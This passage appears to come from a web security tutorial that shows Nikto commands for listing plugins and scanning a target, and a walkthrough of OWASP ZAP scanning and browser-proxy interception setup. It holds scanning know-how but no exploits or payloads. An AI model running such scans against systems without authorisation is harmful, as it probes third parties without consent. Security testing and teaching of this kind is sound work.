
```
nikto --list-plugins
```

After selecting a plugin, we can issue the below sample command


```
nikto -h [target-ip or domain] -Plugins  
[plugin-name]
```

OWASP ZAP

Scanning for vulnerabilities




The below figure shows the "alert" section that displays discovered issues including the vulnerabilities. The section in the left contains the site structure and the discovered pages by ZAP spider.



The below figure shows the [request] and [response]

tab that shows the request sent to the page and the page content shown in the [response]




Manual scan with browser proxy


This type of scan is beneficial if you are planning to conduct an authenticated scan against pages that require authentication.

Setting proxy settings in ZAP


From the menu we select [Tools]




Then local proxy




The next step is to import ZAP certificate into the browser so ZAP can inspect all requests and responses




We import the certificate into Firefox






Lastly we set the proxy settings under network settings in Firefox

